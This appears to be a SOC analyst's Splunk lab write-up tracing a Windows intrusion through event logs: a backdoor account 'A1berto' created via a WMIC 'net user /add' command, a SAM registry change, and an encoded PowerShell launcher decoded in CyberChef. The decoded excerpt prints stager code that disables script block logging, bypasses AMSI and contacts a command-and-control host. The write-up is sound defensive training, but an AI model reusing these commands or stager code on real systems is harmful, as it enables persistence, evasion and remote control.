Splunk (SIEM) Security Information and Event Management Incident Response Project


This project involves analyzing suspicious logs using Splunk as a Security Operations Center (SOC) Analyst. The goal was to investigate anomalous behavior detected on several Windows machines, identify threats, and determine the actions taken by adversaries, such as creating a backdoor user and executing malicious commands.

Project Summary:

- **Scenario:** SOC Analyst Johny observed suspicious activity, including backdoor creation and registry changes. He pulled logs from the affected hosts and ingested them into Splunk. Your task was to analyze these logs to identify anomalies and adversary actions.
- **Tools Used:** Splunk for log ingestion and analysis, CyberChef for Base64 decoding.

Step-by-Step Process:

1. **Log Ingestion into Splunk:**
    - All logs from suspected Windows hosts were indexed into Splunk under the index `main`.
    - **Key Task:** Confirm the number of events collected (12,256 events).



2. **Identify New Backdoor User:**
    - **Query Used:** `index=main EventID="4720"`
    - **Outcome:** Found a new backdoor user named `A1berto` created by the adversary.

```
   EventReceivedTime: 2022-02-14 08:06:03
   EventTime: 2022-02-14 08:06:02
   EventType: AUDIT_SUCCESS
   ExecutionProcessID: 740
   HomeDirectory: %%1793
   HomePath: %%1793
   Hostname: Micheal.Beaven
   Keywords: -9214364837600035000
   LogonHours: %%1797
   Message: A user account was created.

Subject:
        Security ID:
S-1-5-21-4020993649-1037605423-417876593-1104
        Account Name:           James
        Account Domain:         Cybertees
        Logon ID:               0x551686

New Account:
        Security ID:
S-1-5-21-1969843730-2406867588-1543852148-1000
        Account Name:           A1berto
        Account Domain:         WORKSTATION6

Attributes:
        SAM Account Name:       A1berto
        Display Name:           <value not set>
        User Principal Name:    -
        Home Directory:         <value not set>
        Home Drive:             <value not set>
        Script Path:            <value not set>
        Profile Path:           <value not set>
        User Workstations:      <value not set>
```

3. **Locate Registry Key Update:**
   - **Query Used:** `index=main Hostname="Micheal.Beaven" EventID="12" A1berto`


```
Category: User Account Management
Channel: Security
DisplayName: %%1793
EventID: 4720
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: AUDIT_SUCCESS
ExecutionProcessID: 740
HomeDirectory: %%1793
HomePath: %%1793
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.
```


   - **Outcome:** The updated registry key was identified as `HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto`.


```
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: im_msvistalog
SourceName: Microsoft-Windows-Sysmon
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
Task: 12
ThreadID: 4532
UserID: S-1-5-18
UtcTime: 2022-02-14 12:06:02.420
Version: 2
host: cybertees.net
port: 60427
tags: [ [+]
]
timestamp: 2022-02-14T12:06:03.897Z
```

4. **Detect User Impersonation:**
    - The attacker attempted to impersonate a legitimate user, altering the username slightly (e.g., `Alberto` to `A1berto`). **Note:The "L" was changed to a #1"*


5. **Investigate Backdoor Creation Command:**
    - **Query Used:** `index=main EventID="4688"`

Outcome: Found the command used to create the backdoor user remotely *(*Note:I used the CommandLine field to search for the code)*:

```
C:\windows\System32\Wbem\WMIC.exe /node:WORKSTATION6 process call
create "net user /add A1berto paw0rd1"
```


Top 10 Values	Count	%
"BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1	4	16%
"C:\windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca	2	8%
C:\windows\system32\wbem\wmiprvse.exe -secured -Embedding	2	8%
\??\C:\windows\system32\conhost.exe 0xffffffff -ForceV1	2	8%
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"	1	4%
C:\Windows\System32\RuntimeBroker.exe -Embedding	1	4%
C:\Windows\System32\usocoreworker.exe -Embedding	1	4%

6. **Check Backdoor Login Attempts:**
    - **Query Used:** `index=main A1berto`
    - **Outcome:** Found no login attempts associated with the backdoor user.



Values	Count	%
Process Create (rule: ProcessCreate)	4	28.571%
Process Creation	3	21.428%
Registry object added or deleted (rule: RegistryEvent)	2	14.286%
User Account Management	2	14.286%
Executing Pipeline	1	7.143%
Pipeline Execution Details	1	7.143%
Registry value set (rule: RegistryEvent)	1	7.143%

7. **Examine Suspicious PowerShell Activity:**
    - **Query Used:** `index=main PowerShell`
    - **Outcome:** Identified the infected host executing suspicious commands (`James.browne`) and detected 79 malicious PowerShell events (`EventID=4103`).



8. **Decode Encoded PowerShell Script:**
    - Discovered an encoded PowerShell command that initiated a web request to a malicious URL.
    - **Tools Used:** CyberChef “From Base64” decoding and “Decode Text” features.

```
        HostId=0f79c464-4587-4a42-a825-a0972e939164
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxA
        EngineVersion=5.1.18362.752
        RunspaceId=a6093660-16a6-4a60-ae6b-7e603f030b6f
        PipelineId=1
        ScriptName=
        CommandLine=                                $taskURI = $script:TaskURIs | Get-Random


Details:
CommandInvocation(Get-Random): "Get-Random"
ParameterBinding(Get-Random): name="InputObject"; value="/admin/get.php"
ParameterBinding(Get-Random): name="InputObject"; value="/news.php"
ParameterBinding(Get-Random): name="InputObject"; value="/login/process.php"
```

Input


length: 5070
lines: 1


```
SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0AR
wBlACAAMwApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF0ALgBBAFMAcwBlAE0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJw
BTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQA
uACIARwBFAFQARgBJAGUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBu
AGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4A
CkAewAkAEEAMQA4AEUAMQA9ACQAMQAxAEIARAA4AC4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABMACkAOwBJAGYAKAAkAE
EAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdACkAewAkAEEAMQA4AGU
AMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMA
cgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABhADEAOABlADEAWwAnAFMAYwByAGkAc
AB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYw
BrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0AJAB2AEEATAA9AFsAQwBvAEwAbABlAGMAdAB
pAE8ATgBTAC4ARwBlAE4ARQByAGkAQwAuAEQASQBjAFQAaQBPAG4AQQBSAFkAWwBTAHQAcgBJAE4ARwAsAFMAeQBzAFQARQBt
AC4ATwBCAEoARQBjAHQAXQBdADoAOgBuAGUAVwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByA
GkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQBkAGQAKAAnAEUAbgBhAG
IAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQ
```


Output

start: 1901 time: 2ms
end: 1901 length: 1901
length: 0 lines: 1

```
ng',0);$VAL.Add('EnableScriptBlockInvocationLogging',0);$a18e1['HKEY_LOCAL_MACHINE\Software\Polic
ies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl}ELsE{[ScRipTBlOCK]."GeTFIE`Ld"
('signatures','N'+'onPublic,Static').SEtVAlUe($NuLL,(NEw-OBjeCt
CoLLEcTiONS.GeNerIc.HAsHSet[STring]))}$ReF=
[Ref].AsSEMBly.GeTTyPe('System.Management.Automation.Amsi'+'Utils');$Ref.GEtFIeLd('amsiInitF'+'ai
led','NonPublic,Static').SEtVALue($NULl,$tRUe);};
[SYStEm.NeT.ServICePoINtMAnAgER]::EXpeCT100ContINue=0;$7a6eD=NeW-OBJeCT
SYsteM.Net.WEbClIeNT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$ser=$([TeXT.ENCodiNG]::UnicodE.GetStriNG([CoNVeRT]::FroMBASe64StRInG('aAB0AHQAcAA6AC8ALwA
xADAALgAxADAALgAxADAALgA1AA==')));$t='/news.php';$7A6Ed.HEAders.Add('User-
Agent',$u);$7a6Ed.PROxY=[SySTEm.NET.WebREQUesT]::DefAULtWeBPRoXY;$7a6ED.PROXY.CRedEntIAlS =
[SYsTEM.NEt.CRedEnTIaLCachE]::DEFaUltNETwoRKCrEdeNtIALS;$Script:Proxy = $7a6ed.Proxy;$K=
[SysteM.TeXT.EnCoDIng]::ASCII.GeTByTeS('qm.@)5y?XxuSA-=VD467*|OLWB~rn8^I');$R=
{$D,$K=$Args;$S=0..255;0..255|%{$J=
```



Outcome: Extracted the full defanged malicious URL:

`hxxp[://]10[.]10[.]10[.]5/news[.]php`

Key Takeaways:

- Efficient use of Splunk's search capabilities is crucial for threat detection.
- Understanding Windows Event IDs helps trace adversary activities (e.g., account creation, registry changes, PowerShell execution).
- Tools like CyberChef simplify decoding tasks during malware analysis.
- The project demonstrates the importance of log analysis in incident response and provides hands-on experience in identifying and documenting cyber threats.

Windows Event IDs and Their Correlation

1. **Event ID: 4720**
    - **Correlates to:** Creation of a new user account.
    - **Purpose in the Project:** Used to identify the backdoor user (`A1berto`) created by the adversary.
2. **Event ID: 12**
    - **Correlates to:** Registry changes (Object creation and deletion).
    - **Purpose in the Project:** Tracked the registry key update related to the backdoor user at `HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto`.
3. **Event ID: 4688**
    - **Correlates to:** Creation of a new process.

Purpose in the Project: Identified the command executed remotely to create the backdoor user:

```
C:\windows\System32\Wbem\WMIC.exe /node:WORKSTATION6 process call
create "net user /add A1berto paw0rd1"
```

4. **Event ID: 4103**
    - **Correlates to:** PowerShell script block logging.
    - **Purpose in the Project:** Detected suspicious PowerShell activity, including malicious commands and scripts executed on the infected host (`James.browne`).